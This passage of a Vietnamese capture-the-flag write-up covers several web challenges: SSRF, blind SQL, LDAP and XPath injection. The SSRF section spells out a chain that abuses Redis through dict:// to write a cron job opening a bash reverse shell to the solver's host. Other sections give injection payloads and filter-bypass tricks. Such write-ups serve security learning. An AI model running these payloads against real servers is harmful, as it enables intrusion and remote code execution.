
Định hình được là cần lấy thông tin ở column password và username. Check thử hàm length() và một vài chữ cái thì được username admin ở ngay record đầu tiên trong column. Sau đó là tự viết tool khác để dump (trước khi dump thì nên test một số điều kiện đúng sai trước để tìm được độ trễ của thời gian tránh sai lệch quá nhiều) => FLAG (có thể hiểu được nghĩa của FLAG, do đường truyền mạng nên có 1 ký tự bị sai lệch: & sẽ phải chuyển thành B hoặc b. Thử từng cái thì nhận được ký tự B).




**Server Side Request Forgery**

* Yêu cầu: đọc file chứa FLAG trong SSRF Box ở mục CTF All The Day.
* Giải pháp:

Đầu tiên đọc resource về lỗi này và test thử với protocol file:// thì dễ dàng lấy được source code của file index.php.




Server đã phân quyền với user apache nên không thể đọc trực tiếp file FLAG, ngoài ra code sử dụng curl mà không có template nào thì đoán được ta sẽ attack vào các service chạy trên server, cụ thể là các database.



Scan các port của từng loại database một thì thấy Redis đang mở (chạy trên port 6379). Đối với từng box, server chỉ enable một số protocol nhất định hoặc http:// hoặc gopher:// …, ở box này sẽ dùng dict://. Tiếp theo là đọc qua về Redis để hiểu về cú pháp và định hình cách khai thác, ở bài này ta sẽ dùng cách reverse shell cho đơn giản. Payload sẽ như sau (ở đây dict:// chỉ là phương thức để tạo kết nối tới service đang chạy ở port 6379 trên máy local):

* Bật ngrok và netcat trên máy. Và thực hiện lần lượt các lệnh bên dưới
* dict://127.0.0.1:6379/{Redis command}
  + dict://127.0.0.1:6379/FLUSHALL
  + dict://127.0.0.1:6379/SET x “\n\n\n\* \* \* \* \* bash -i >\x26 /dev/tcp/{host}/{port} 0>\x261\n\n\n”
  + Nếu có báo memory > ‘maxmemory’ thì sử dụng 2 lệnh sau:
    - dict://127.0.0.1:6379/CONFIG SET maxmemory 9999999
    - dict://127.0.0.1:6379/SAVE
  + dict://127.0.0.1:6379/CONFIG SET dir /var/spool/cron/
  + dict://127.0.0.1:6379/CONFIG SET dbfilename root
  + dict://127.0.0.1:6379/SAVE



Cuối cùng đợi connect đến và đọc file FLAG. FLAG bên trên của phần Web-Server còn bên dưới là của box.



**SQL injection – Blind**

* Yêu cầu: lấy được password của admin.
* Giải pháp:

Bài này là SQLi Blind nên cũng chẳng có tip hay trick bổ ích gì nhiều nên tốt nhất là cho tool nó làm. Sử dụng tool sqlmap thì ra luôn được mọi thứ.


 

**LDAP injection – Blind**

* Yêu cầu: lấy được password của admin.
* Giải pháp:

Lợi dụng LDAP injection với tham số search trong mục Directory. Fuzzing thử một chút thì dễ dàng nhận ra search ở đây là tìm theo Email. Payload tìm được là admin\*))%00.


Còn lại chỉ là brute từng ký tự một. Ví dụ:



Nghĩa là ký tự đầu tiên của password là d (thử với D cũng sẽ trả về kết quả đúng). Cứ thế tiếp tực, ta sẽ viết một tool auto để làm điều này.

Sau khi brute thì ta được chuỗi password toàn các ký tự in hoa => ta chuyển hết các chữ cái thành ký tự thường (do submit thử ký tự hoa không được còn toàn bộ là ký tự thường thì lại được) => FLAG.


(Nếu không muốn đoán mò như trên thì ta có thể viết thêm một tool nữa để brute FLAG với form như trên và đổi từng ký tự hoa thành thường, hoàn toàn khả thi vì chỉ có 10 chữ cái nên chỉ cần thêm tối đa 1023 trường hợp. Phần này xin nhường lại độc giả).



**XPath injection – Blind**

* Yêu cầu: lấy password của admin.
* Giải pháp:

Admin có username là John => cần lấy được password của John tức là ở vị trí số 2. Bài này đã filter hết các ký tự ‘, “ nên không đơn giản là đưa ký tự vào. Các hàm string-to-codepoints() và codepoints-to-string() cũng không dùng được. Cách duy nhất là map từng ký tự với vị trí của nó đã biết ở trên server, tức là sẽ lợi dụng mọi thông tin của các user như là Username, Email, Account type hoặc là tên của các node để lấy ra ký tự mình cần. Ví dụ:




substring((//users[position()=2]/email),5,1) => ký tự @

substring(name(//user/\*[1]),1,1) => ký tự u

Trong đó tên của các node và vị trí của chúng ta đã tìm được ở bài **XPath injection** trước, hàm name() có tác dụng lấy ra tên của node. Cố gắng lấy được nhiều ký tự nhất có thể, công đoạn này sẽ tốn khá nhiều thời gian. Bài này tất cả các ký tự trong password đều có nằm trong tên node, email, username và các chữ số nên hoàn toàn có thể giải được.

Sau đó chỉ việc code một tool brute (file github xpathblind.py) để lấy FLAG.



**SQL injection – Blind**

* Yêu cầu: lấy được password của admin.
* Giải pháp:

Đầu tiên đoán được SQLi sẽ nằm ở tham số id trong mục Membres như các bài trước. Tiếp theo thử một số cheat sheet cơ bản thì thấy bị filter rất nhiều, trong đó có ký tự Space (%20 hoặc + trên burp), CR LF (%0d và %0a), Tab (%09). Như vậy ta thử cách khác để test vuln.



Kết quả trả về của 1|2 (nhị phân: 1 OR 10) sẽ là 3 => bị vuln. View source thì thấy luôn được table cần tìm với CHARSET=latin1 => trong latin1 có một ký tự là NBSP (%a0) có thể coi giống như Space (%20) => bypass được space. Tiếp theo nhập thử các payload bypass cơ bản thì thấy viết hoa và thường xen kẽ nhau sẽ không bị filter => bypass được keywords và statements. Cuối cùng là dấu phảy bị filter => bypass bằng join đối với select và offset đối với limit. Payload hoàn chỉnh:



Thay thế toàn bộ dấu Space thành %a0 rồi nhận FLAG.